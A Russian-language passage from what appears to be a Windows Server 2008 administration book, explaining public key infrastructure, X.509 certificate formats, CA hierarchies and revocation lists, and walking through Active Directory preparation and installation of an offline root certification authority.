Начнем с главного вопроса: а зачем вообще нужна PKI? Предположим, нам необходимо зашифровать что-либо и передать эти зашифрованные данные по электронной почте другому пользователю. Этот пользователь должен иметь возможность расшифровать полученные данные, а также при необходимости зашифровать свои данные и передать их нам. Очень многие решают данную проблему просто: создают запароленный архив, отправляют его по почте, а пароль на этот архив сообщают по телефону. В принципе, такой вариант передачи конфиденциальной информации возможен, так как для передачи зашифрованных данных и пароля к ним используют разные каналы связи, и потенциальному злоумышленнику сложнее их контролировать, но он крайне неудобен в промышленной среде с интенсивным обменом данными. Так что нам необходимо каким-то образом передать ключ для шифрования. Для решения данной задачи были разработаны алгоритмы асимметричного шифрования, смысл которых сводится к следующему: каждый пользователь генерирует две пары ключей, открытый и закрытый (секретный). Данные, зашифрованные открытым ключом, могут быть расшифрованы только закрытым ключом из этой пары. Закрытый ключ должен храниться в тайне. Затем пользователи обмениваются открытыми ключами. Для передачи данных пользователь зашифровывает данные с помощью открытого ключа получателя, который ему предоставили, а другой пользователь-получатель расшифровывает полученные данные с помощью своего секретного ключа. Таким образом можно осуществлять передачу данных по одному каналу.

Замечу, что в реальных условиях асимметричное шифрование в чистом виде практически не используется. Как правило, для шифрования данных используются симметричные шифры, а ключи для

этих шифров передаются пользователям с помощью асимметричного шифрования.

Но тут возникает другая проблема, так называемая атака «человек в середине» (Man In The Middle). Злоумышленник может вмешаться в процесс обмена ключами между пользователями. То есть если пользователи А и В хотят обменяться открытыми ключами, то злоумышленник С может получить ключи пользователей А и В и сгенерировать свои пары открытых ключей и отправить их соответствующим пользователям. Тогда, когда А отправит свой открытый ключ, С его получит и отправит вместо этого ключа пользователю В свой открытый ключ. То же самое и с пользователем В. Таким образом злоумышленник сможет с помощью своего закрытого ключа расшифровывать сообщения пользователя А, модифицировать их при необходимости и, зашифровав их с помощью настоящего открытого ключа пользователя В, передать получателю. В случае применения незащищенных каналов связи это может стать серьезной проблемой.

Для решения этой проблемы мы вводим понятие доверия. То есть в нашем процессе обмена ключами необходимо присутствие третьей стороны, которая будет подписывать открытые ключи, переданные пользователями А и В, удостоверяя тот факт, что действительно именно эти пользователи отправили эти ключи. При этом данная третья сторона не должна быть в курсе самой переписки, то есть она не должна иметь возможности расшифровать и прочесть передаваемые данные. В дальнейшем третью сторону будем именовать удостоверяющим центром – УЦ. Удостоверяющий центр выдает цифровой сертификат, или сертификат открытого ключа, который связывает имя владельца сертификата и значение его открытого ключа. Цифровой сертификат включает в себя только открытые данные, которые могут быть доступны для просмотра абсолютно каждому. Это личные данные пользователя, его открытый ключ, время действия сертификата и дополнительные атрибуты о назначении сертификата. Другими словами, цифровой сертификат выступает в роли налочки, в котором персональные данные конечного пользователя связываются с его открытым ключом при помощи электронной цифровой подписи (ЭЦП) удостоверяющего центра (УЦ). Подпись УЦ заверяет:

- соотнесенность сведений, содержащихся в сертификате, с пользователем;
- целостность цифрового сертификата (что «не наклеена фотография» – попытка вмешательства в структуру или данные сертификата нарушают его целостность, соответственно, если

подтверждена целостность, то изменений каких-либо данных в сертификате, в том числе и подмены открытого ключа, не было).

Если сертификат был каким-либо образом скомпрометирован (например, его могут использовать злоумышленники), его необходимо отозвать. А если в сети появился новый пользователь, то для него необходимо вынудить новый сертификат. Решение данных задач является неотъемлемой частью функционала УЦ. Более подробно об этих и других функциях УЦ мы поговорим далее.

В случае если пользователей в сети достаточно много и к тому же они разнесены географически, возникает необходимость в развертывании нескольких удостоверяющих центров с установлением между ними доверительных отношений. При этом обязательно необходимо использование иерархии.

Для лучшего понимания приведу несколько примеров из жизни. У многих людей имеются водительские права, в которых указаны личные данные, фотография владельца, категория транспортных средств, которыми можно управлять, а также время действия. Данный документ является аналогом сертификата, который удостоверяет, что этот человек обладает правом на управление транспортными средствами определенной категории до определенного времени. В случае нарушения права могут быть изъяты, аналогично отзыву сертификата при компрометации. Другой пример: у многих есть заграничный паспорт, в котором также указаны личные данные, фотография и срок действия, при пересечении границы другого государства вы предъявляете данный документ, и пограничники проставляют в нем визу. Это пример доверительных отношений, когда документу, вынужденному одним государством, доверяют и другие государства. Аналогично доверительным отношениям между УЦ.

Надеюсь, после этого раздела у читателя наступило некоторое понимание того, что такое PKI и зачем оно нужно, и мы можем приступить к обсуждению развертывания данной технологии непосредственно в Windows Server 2008.

Элементы PKI в Windows Server 2008

Как видно по рис. 59, ключ для симметричного шифрования предварительно перед передачей шифруется с помощью асимметричного алгоритма. При этом все открытые ключи участников процесса обмена информацией подписываются службами Active Directory.

Теперь поговорим о том, что из себя представляют сертификаты, используемые в PKI Windows 2008. Сертификаты должны соответ-




Рис. 59. Совместное использование симметричного и асимметричного шифрования в AD

ствовать стандарту X.509. На сегодняшний день существуют три версии данного стандарта. В приведенной ниже таблице показан формат сертификатов версий 1 и 2.

Таблица 10. Формат сертификатов

Version	Версия сертификата	1, 2, 3
Certificate Serial Number	Серийный номер сертификата	40:00:00:00:00:00:00:ab:38:1e:8b:e9:00:31:0c:60
Signature Algorithm Identifier	Идентификатор алгоритма ЭЦП	ГОСТ Р 34.10-94
Issuer X.500 Name	Имя издателя сертификата	C=RU, ST=Moscow, O=PKI, CN=Certification Authority
Validity Period	Срок действия сертификата	Действителен с: Ноя 2 06:59:00 1999 GMT Действителен по: Ноя 6 06:59:00 2004 GMT

Таблица 10. Формат сертификатов (окончание)

Subject X.500 Name	Имя владельца сертификата	C=RU, ST=Moscow, O=PKI, CN=Sidorov
Subject Public Key Info	Открытый ключ владельца	Тип ключа: открытый ключ ГОСТ Длина ключа: 1024 Значение: AF:ED:80:43.....
Issuer Unique ID version 2	Уникальный идентификатор издателя	
Subject Unique ID version 2	Уникальный идентификатор владельца	
CA Signature ЭЦП центра сертификации		

Посмотрим более подробно, что содержится в самих сертификатах. Как видно, в сертификатах версий 1 и 2 присутствуют 10 полей. Начнем с поля **Version**. В нем указывается версия используемого протокола X.509. В случае если используются дополнения к сертификату, версия должна быть установлена как X.509 version 3 (но умолчанию значение равно 2). Если дополнения не используются, версия должна быть 1 (значение должно быть не установлено). В поле **Серийный номер** (Certificate Serial Number) указывается целое число, устанавливаемое ЦС для каждого сертификата. Это значение должно быть уникальным для каждого сертификата, выущенного данным ЦС. Значения полей **Имя издателя** и **Серийный номер сертификата** совместно являются уникальным идентификатором сертификата. В поле **Signature Algorithm Identifier** содержится идентификатор криптографического алгоритма, используемого ЦС для выработки ЭЦП сертификата. В поле **Имя издателя** (Issuer X.500 Name) идентифицируется объект (субъект), который сформировал ЭЦП и издал сертификат. Данные в этом поле должны содержать ненулевое значение DN (distinguished name). Значение поля состоит из набора иерархических атрибутов (AttributeType), таких как код страны, и соответствующего ему значения (AttributeValue, например RU). Поле **Validity Period** определяет срок действия (в виде временного интервала), в течение которого ЦС управляет сертификатом (то есть отслеживает состояние). В этом поле находится последовательность двух дат: дата начала действия сертификата (notBefore) и дата окончания срока действия сертификата (notAfter). Оба этих значения мо-

гут быть закодированы либо как UTCtime, либо как GeneralizedTime. Поле **Открытый ключ владельца** (Subject Public Key Info) используется для хранения открытого ключа и идентификации алгоритма, соответствующего открытому ключу. Стоит отметить, что поля **Уникальный идентификатор владельца и издателя** могут использоваться только в сертификатах версий 2 или 3. Поле было предусмотрено в версии 2 сертификатов X.509 для целей обеспечения использования одинакового имени владельца или издателя в разных сертификатах. С введением дополнений в версии 3 такая необходимость отпала.

Однако сейчас все больше используются сертификаты X.509 версии 3. В отличие от предыдущих версий 1 и 2, здесь имеются несколько дополнений. Каждое дополнение состоит из трех полей: type, critical, value.

Соответственно, дополнение представляет собой структуру, содержащую следующие данные:

- идентификатор дополнения – type;
- признак «критичное/некритичное дополнение» – critical;
- собственно значение дополнения, представленное в бинарном виде (OCTET STRING), – value.

В зависимости от тех задач, которые поставлены разработчиками, само дополнение может являться сколь угодно сложной структурой, формат и интерпретация которого определяются идентификатором дополнения. Рекомендации определяются основной целью критичных дополнений – предохранить сертификат, изданный ЦС, от возможности использования его в приложениях, которые не могут обработать такие дополнения. В соответствии с рекомендациями правила обработки дополнений требуют от прикладного ПО отвергнуть сертификат, если дополнение отмечено критичным и прикладное ПО не может его интерпретировать. В свою очередь, требование отвергнуть дополнение прикладным ПО, отмеченное как критичное, при невозможности его интерпретации требует от прикладного ПО детального разбора дополнений сертификатов и затрудняет процесс модификации как прикладного ПО, так и ПО. В приведенной ниже таблице представлен формат сертификата версии 3.

Таблица 11. Формат сертификата версии 3

Version	Версия сертификата	3
Certificate Serial Number	Серийный номер сертификата	40:00:00:00:00:00:00:ab:38:1e:8b:e9:00:31:0c:60

Таблица 11. Формат сертификата версии 3

Signature Algorithm Identifier	Идентификатор алгоритма ЭЦП	ГОСТ Р 34.10-94
Issuer X.500 Name	Имя издателя сертификата	C=RU, ST=Moscow, O=PKI, CN=Certification Authority
Validity Period	Срок действия сертификата	Действителен с: Ноя 2 06:59:00 1999 GMT Действителен по: Ноя 6 06:59:00 2004 GMT
Subject X.500 Name	Имя владельца сертификата	C=RU, ST=Moscow, O=PKI, CN=Sidorov
Subject Public Key Info	Открытый ключ владельца	Тип ключа: открытый ключ ГОСТ Длина ключа: 1024 Значение: AF:ED:80:43:.....
Issuer Unique ID version 2	Уникальный идентификатор издателя	
Subject Unique ID version 2	Уникальный идентификатор владельца	
type	critical	value
type	critical	value
type	critical	value
CA Signature ЭЦП центра сертификации		

А на рисунке приведен стандартный набор расширений, используемый в сертификатах X.509 версии 3 (рис. 60).

Удостоверяющие центры

Теперь поговорим об управляющих центрах. УЦ отвечают за выпуск и отзыв сертификатов. Так как этот раздел посвящен реализации PKI на основе продуктов Майкрософт, мы воспользуемся той терминологией, которая используется в их литературе, например предположим, у нас есть корневой управляющий центр (Root Certification Authority, Root CA) и подчиненный управляющий центр (Intermediate CA). Как уже упоминалось ранее, доверительные отношения центров строятся по иерархической схеме, таким образом удостоверяющий центр, лежащий в основе данной иерархии, называется корневым УЦ. При настройке корневого УЦ необходимо соблюсти ряд предосторожностей. Root CA отвечает за выдачу сертификатов подчиненным удо-




Рис. 60. Расширения X.509 версии 3

стовеяющим центрам, поэтому сервер корневого УЦ должен быть максимально защищен от взлома. Наилучшим решением по защите сервера корневого УЦ является его подключение к сети только в тех случаях, когда необходимо произвести продление или отзыв сертификата одного из подчиненных УЦ или развернуть новый УЦ. Все остальное время данный сервер должен быть отключен от сети во избежание его компрометации.

Подчиненный удостоверяющий центр может выполнять различные роли: он может осуществлять выдачу сертификатов другим УЦ, находящимся ниже в иерархии, а может осуществлять выдачу сертификатов непосредственно пользователям, если сам является нижним звеном. Возможен также вариант, когда подчиненный УЦ осуществляет выдачу сертификатов как другим УЦ, так и конечным пользователям.

Специальным видом подчиненных УЦ является удостоверяющий центр политик (Policy CA). УЦ политик осуществляет выдачу сер-

тификатов только другим подчиненным удостоверяющим центрам в данной иерархии. УЦ политик может определять, какие сертификаты выдавать различным УЦ.

Говоря о топологиях, стоит заметить, что классической реализацией PKI, рекомендованной Майкрософт, является трехуровневая топология. На верхнем уровне иерархии находится корневой УЦ, осуществляющий выдачу сертификатов для подчиненных центров сертификации второго уровня. Подчиненные центры сертификации второго уровня являются также УЦ политик и, соответственно, отвечают за выдачу сертификатов УЦ третьего уровня. И наконец, центры сертификации третьего уровня выдают сертификаты непосредственно пользователям.

Пример такой топологии для географически разнесенной сети представлен на рис. 61.




Рис. 61. Пример трехуровневой топологии PKI

В процессе работы постоянно подключены к сети должны быть только подчиненные центры сертификации. Как уже говорилось ранее, корневой ЦС, как правило, подключается к сети только тогда, когда необходимо обновить или отозвать сертификаты подключенных ЦС, а также когда нужно подключить новый подчиненный ЦС.

Списки аннулированных сертификатов

Надеюсь, я не слишком утомя читателя теоретическими основами инфраструктуры открытого ключа. Нам осталась последняя тема. Это списки аннулированных сертификатов (Certificate Revocation Lists). В некоторых случаях сертификат приходится отзываться до истечения срока его действия. Например, когда есть подозрение, что данный сертификат может быть скомпрометирован, в случае с хищением ноутбука или заражения рабочей станции вирусом. В таких случаях необходимо как можно быстрее отозвать сертификат. Но одного отзыва сертификата мало, нужно также уведомить всех пользователей PKI о том, что данный сертификат не является действительным. Для этого и нужны списки аннулированных сертификатов.

CRL в Windows Server 2008 бывают двух видов: базовый CRL и дельта CRL. Базовый CRL содержит полный список серийных номеров отозванных сертификатов, в дельта CRL указаны только серийные номера тех сертификатов, которые были отозваны с момента последней публикации базового CRL. Дельта CRL намного меньше по размерам, чем базовые CRL, и их использование помогает снизить нагрузку на каналы связи.

В CRL Windows Server 2008 при отзыве сертификата необходимо указать причину отзыва. Это может оказаться полезным для администраторов информационной безопасности, так как может помочь расследованию инцидентов. Причины могут быть следующие:

- **Key Compromise (компрометация ключа)** – секретный ключ пользователя украден, или украден ноутбук, или смарт-карта;
- **CA Compromise (компрометация УЦ)** – секретный ключ УЦ скомпрометирован. Например, украден жесткий диск сервера УЦ;
- **Affiliation Changed (изменение принадлежности)** – субъект данного сертификата (как правило, пользователь) больше не связан с данной организацией;
- **Superseded (замена)** – отозванный сертификат заменен новым сертификатом;
- **Cessation Of Operation (прекращение действия)** – субъект данного сертификата переведен в резерв. Например, старый веб-сервер заменен новым сервером с новым именем;
- **Certificate Hold (удержание сертификата)** – сертификат временно отозван. Например, сотрудник находится в отпуске или командировке. Данная причина является единственной из всего приведенного списка, при которой можно отменить отзыв сертификата;

- **Remove From CRL (удалить из CRL)** – эта причина используется для случаев, когда отзыв сертификата отменяется после Certificate Hold. Данный статус используется только в дельта CRL. Статус Remove From CRL показывает, что сертификат, отозванный в базовом CRL, действителен в дельта CRL;
- **Unspecified (не установлено)** – для случаев, когда причина отзыва не подходит под какой-либо из предыдущих пунктов.

Списки аннулированных сертификатов являются неотъемлемой частью инфраструктуры PKI, поэтому их своевременная публикация не менее важна, чем публикация сертификатов.

Ранее мы обсудили теоретические основы PKI, рассмотрели реализацию различных компонентов в Windows Server 2008. Теперь перейдем к непосредственному разворачиванию иерархии удостоверяющих центров.

Итак, мы будем разворачивать двухуровневую иерархию инфраструктуры открытых ключей. В состав данной иерархии будут входить корневой удостоверяющий центр, Root CA и подчиненный УЦ Subordinate CA.

Но начнем мы все-таки с некоторых теоретических сведений о типе центров сертификации в решениях от Майкрософт.

Немного о центрах сертификации

На основе решений Microsoft можно развернуть центры сертификации двух типов, Standalone или Enterprise Certification Authority. Как правило, все стараются использовать Enterprise CA, при этом зачастую не совсем понимая различия между этими типами центров сертификации. Далее мы поговорим об основных характеристиках Standalone и Enterprise CA.

Standalone CA

Основное отличие этого типа ЦС заключается в том, что для него не требуется наличия домена Active Directory. Также выдавать сертификаты в Standalone CA можно только через Enrollment Web Pages, либо вручную генерируя запросы (с помощью .req-файлов) и отправляя их через оснастку CertSrv.msc. Эта возможность появилась в Windows Server 2008.

Существенным недостатком Standalone CA является то, что вы не можете пользоваться функциями autoenroll. Также при выдаче сертификатов Standalone CA не может автоматически публиковать сертификаты в свойства учетной записи пользователя или компьютера.

Где лучше всего применять Standalone CA? В ситуации, когда есть независимый от домена AD центр сертификации (Standalone CA в рабочей группе), гораздо проще проводить миграцию и реструктуризацию лесов AD, поскольку эти процессы не затрагивают корневой CA и избавляют от проблем построения новой иерархии PKI. В такой ситуации достаточно только сменить центры сертификации 2-го и 3-го уровней. Именно по этой причине корневые центры сертификаций целесообразно устанавливать вне домена, в рабочей группе. Что мы и будем делать далее.

Enterprise CA

Этот тип центров сертификации имеет ряд существенных отличий от Standalone CA. Во-первых, Enterprise CA требует наличия домена Active Directory для хранения там своей информации и шаблонов сертификатов. Данный тип CA имеет очень большие возможности по выдаче и обслуживанию сертификатов. С помощью Enterprise CA можно автоматизировать процесс распространения сертификатов во всем лесу AD. Также нам не потребуется генерация файлов запросов со стороны клиентов, вместо этого можно подавать заявки на сертификаты через оснастку Certificates консоли MMC.

При создании нашей инфраструктуры PKI мы будем использовать как Standalone, так и Enterprise CA. При этом корневой УЦ будет Standalone, так как данный сервер должен быть отключен от сети и использоваться только для выдачи сертификатов подчиненным УЦ, и, соответственно, он не должен входить в домен Active Directory. А подчиненные УЦ второго и третьего уровней будут входить в домен Active Directory и являться Enterprise CA.

С типами УЦ мы разобрались, теперь подготовим нашу инфраструктуру Active Directory.

Готовим инфраструктуру Active Directory

Перед началом установки элементов PKI нам необходимо подготовить нашу инфраструктуру Active Directory. Как правило, перед началом установки PKI на основе Windows Server 2008 чаще всего возникают следующие вопросы:

- **Нужно ли обновлять все контроллеры домена в лесу до уровня Windows Server 2008?** В этом нет необходимости. Windows Server 2008 PKI не требует использования только контроллеров домена Windows Server 2008. Вы можете развернуть Windows

Server 2008 PKI в домене Microsoft Windows 2000 или Windows Server 2003 Active Directory.

- **Нужно ли обновлять функциональный уровень домена и/или леса до Windows Server 2008?** В этом также нет необходимости при развертывании Windows Server 2008 PKI.

В случае если в вашей сети используются контроллеры домена Windows 2000 или Windows Server 2003, для развертывания PKI вам необходимо вынолнить еще несколько действий.

- **Определить количество лесов.** Количество лесов, очевидно, влияет на число ЦС Enterprise уровня. ЦС уровня предприятия может выдавать сертификаты только пользователям и компьютерам, входящим в тот же лес. Для нескольких лесов необходимо развернуть хотя бы один ЦС для каждого леса.
- **Определить количество доменов в лесу.** Здесь, по аналогии с предыдущим абзацем, вам необходим хотя бы один ЦС на каждый домен леса.
- **Определить, какие пользователи входят в состав группы локальных администраторов на используемых серверах.** Все члены группы локальных администраторов на сервере ЦС имеют возможность экспортировать секретные ключи ЦС. Поэтому нужно проследить за тем, чтобы в этой группе были только те пользователи, которым данный уровень доступа действительно необходим.
- **Определить версию схемы в домене.** Для внедрения ЦС на основе Windows Server 2008 получения всех новых возможностей, доступных в этой версии операционной системы, вам необходимо использовать последнюю версию схемы AD DS. Схема Windows Servers 2008 может быть развернута, если в домене присутствуют Windows 2000, Windows Server 2003 или контроллеры домена Windows Server 2008.

И, завершая тему лесов, обсудим, что нужно делать, если ваш лес Windows 2000 или Windows Server 2003. Прежде всего вам необходимо определить, какой сервер является Schema Operations Master. Обновление схемы должно производиться на сервере с ролью Schema Operations Master.

Для того чтобы определить наличие данной роли, необходимо вынолнить следующие действия:

1. В командной строке вынолните команду **regsvr32 schmmgmt.dll**. Таким образом будет зарегистрирована необходимая dll-библиотека.

2. Далее откройте новую консоль MMC.
3. В меню **File** выберите **Add/Remove**.
4. Затем в **Add Standalone Snap-in** выберите **Active Directory Schema** и нажмите **Add**.

Таким образом, у вас откроется дерево, в котором необходимо выбрать **Active Directory Schema**, затем нажать левую кнопку мыши и выбрать **Operations Master**. В открывшемся окне смены **Schema Master** будет указан текущий владелец данной роли.

Теперь произведем обновление схемы. Для этого необходимо войти на контроллер домена с правами пользователя из групп Schema Admins и Enterprise Admins. В DVD-приводе сервера должен быть установлен Windows Server 2008 DVD-диск.

1. В командной строке необходимо на DVD-приводе перейти в каталог **\sources\adprep**.
2. Далее выполните команду **adprep/forestprep**.
3. После предупреждения нажмите **С**, если ваша система удовлетворяет минимальным требованиям.
4. По окончании процесса обновления убедитесь, что вы получили сообщение **Adprep successfully updated the forest-wide information**.

Замечание по версиям схемы. Если обновление производилось с Windows 2000 Active Directory, то с версии 13 должно быть обновлено до версии 44. Если обновление производилось с Windows 2003 Active Directory, то схема обновится с версии 30 на версию 44. И если обновлялись с Windows Server 2003 R2, то версия изменится с 31 на 44.

Когда обновление закончится, необходимо убедиться, что изменения реплицировались на все контроллеры домена в лесу. Для этого можно воспользоваться графической утилитой replmon.exe или утилитой командной строки repadmin.exe из папки Windows Support Tools.

Закончив с модификацией схемы, следует подготовить каждый домен в лесу к работе в режиме Windows Server 2008. Для этого нужно выполнить действия, аналогичные приведенным выше по модификации леса, но на шаге указать команду **adprep/domainprep/gpprep**.

Еще одно подготовительное действие нам необходимо выполнить по настройке группы Cert Publishers. Нам нужно определить, какой областью действия обладает данная группа. Группа Cert Publishers создается по умолчанию в каждом домене в лесу Active Directory. Данная группа обладает правами на чтение и запись информации

о сертификате в атрибуте *userCertificate* объектов домена. Сертификаты, публикуемые с этими атрибутами, как правило, являются сертификатами, предназначенными для шифрования, которые позволяют всем желающим получать публичный ключ данного сертификата шифрования.

В зависимости от того, какой уровень домена используется, настройки группы Cert Publishers могут отличаться.

- Если домен был создан на Windows 2000 сервере (с помощью DCPromo.exe), группа Cert Publishers будет глобальной. Это означает, что только пользователи из того же домена смогут быть в этой группе.
- Если домен был создан на Windows Server 2003 или Windows Server 2008 сервере, группа Cert Publishers будет локальной. Это означает, что пользователи из любого домена могут быть членами данной группы.

Эта информация может оказаться полезной при планировании развертывания служб PKI в домене Active Directory.

Начнем с установки Offline Root CA

Прежде всего будем считать, что сервер под управлением Windows Server 2008 установлен и на нем развернуты все последние обновления.

Перед началом непосредственно установочного процесса следует создать конфигурационный файл **%systemroot%/CAPolicy.inf**. Данный файл необходим установщику роли AD CS для установки.

```
[Version]
Signature= "$Windows NT$"
[certsrv_server]
; Устанавливается длина ключа, которая будет использоваться
; только при обновлении сертификата CA
RenewalKeyLength = 2048
; Устанавливается срок действия обновленного сертификата.
; Будет использоваться только при обновлении сертификата CA
RenewalValidityPeriodUnits = 10
; Устанавливается единица измерения для предыдущего параметра
RenewalValidityPeriod = years
; Устанавливается периодичность публикации CRL в 90 дней (или 3 месяца)
CRLPeriodUnits = 90
CRLPeriod = days
; Устанавливается срок продления списков отозванных сертификатов, CRL. Фактический
; срок действия CRL для клиентов увеличивается на заданный период, который в нашем
```

```

;случае равен 2 неделям. Это означает, что сервер CA будет публиковать новый
;CRL каждые 90 дней, а срок действия этого CRL будет 104 дня. Предполагается,
;что за эти две недели администратор сможет распространить данный CRL
CRLOverlapUnits = 2
CRLOverlapPeriod = weeks
; Отключаем публикацию Delta CRL
CRLDeltaPeriodUnits = 0
CRLDeltaPeriod = hours
; Включаем дискретные алгоритмы для подписей.
DiscreteSignatureAlgorithm = 1

```

Для начала установки выполним следующие действия. Откроем **Start**, далее **Server Manager**. В открывшемся окне выбираем **Roles**, затем **Add Roles**. На странице **Before You Begin** нажимаем **Next**. Затем на странице **Select Roles** выбираем **Active Directory Certificate Services** и жмем **Next** (рис. 62).




Рис. 62. Выбор роли *Certificate Services*

На странице **Role Services** нам необходимо выбрать только **Certification Authority**, так как на корневом УЦ средства для работы с сертификатами через веб-интерфейс нам совершенно не нуж-

ны. Далее снова нажимаем **Next**. На следующем шаге нам доступен только Standalone CA, так как наш сервер корневого УЦ не входит в домен Active Directory. На странице выбора типа CA выберем **Root CA** и нажмем **Next**. На следующем шаге нам предлагается указать секретный ключ. В этом окне можно выбрать либо создание нового ключа, либо использование уже имеющегося. Во втором случае мы можем использовать уже существующие сертификаты при переустановке CA. Мы выбираем **Create a new private key** и нажимаем **Next**. На следующей странице **Cryptography** мы задаем основу нашей инфраструктуры PKI, а именно криптографические алгоритмы. Мы выберем следующий криптопровайдер из списка: **RSA#Microsoft Software Key Storage Provider**, длину ключа в **2048** бит и алгоритм подписи в **SHA1**. Тут стоит сделать некоторые пояснения, так как данный момент очень важен при развертывании инфраструктуры открытого ключа. Параноидальные специалисты по информационной безопасности могут захотеть выбрать для корневого сертификата более длинный ключ. Например, 4096 бит вместо 2048. Однако здесь следует учитывать, что некоторые приложения и устройства просто неспособны проверять цепочки сертификатов, длина ключей которых больше 2048 бит. Так что если вы собираетесь использовать PKI для работы с каким-либо определенным приложением, то лучше всего сначала проверить в тестовой среде, как ваше специализированное ПО работает с длинными ключами. Но если ваша инфраструктура будет использоваться различными приложениями, то для совместимости лучше выбрать 2048 бит. Иначе вы можете попасть в крайне неприятную ситуацию, когда вновь внедряемое программное обеспечение, такое как система двухфакторной аутентификации (смарт-карты), не сможет быть внедрено и потребует существенной переработки именно из-за слишком длинных ключей. И еще один момент – это алгоритм подписи. RSA – не самый стойкий алгоритм, однако мы выбираем его для совместимости. Если в вашей сети только серверы семейства Windows 2008 и рабочие станции семейства Windows Vista/7, то вы можете использовать алгоритмы SHA256 или SHA384. Но если в вашей сети используются Windows Server 2003 и XP, то лучше оставить RSA, во избежание проблем с совместимостью.

Но вернемся к процессу установки. На странице выбора имени CA введем следующее:

```
{PKI-ROOT-CA} Class 1 Root Certification Authority.
```

где в фигурных скобках – имя данного сервера.

В поле **Distinguished name suffix** можно указать:

```
OU=Information Security.O={PKI-ROOT-CA.}.C={RU}
```

На следующей странице **Validity Period** укажем срок действия сертификата. В большинстве случаев 10 лет вполне достаточно, так как это наиболее оптимальный срок действия корневого сертификата. Нажмем **Next**.

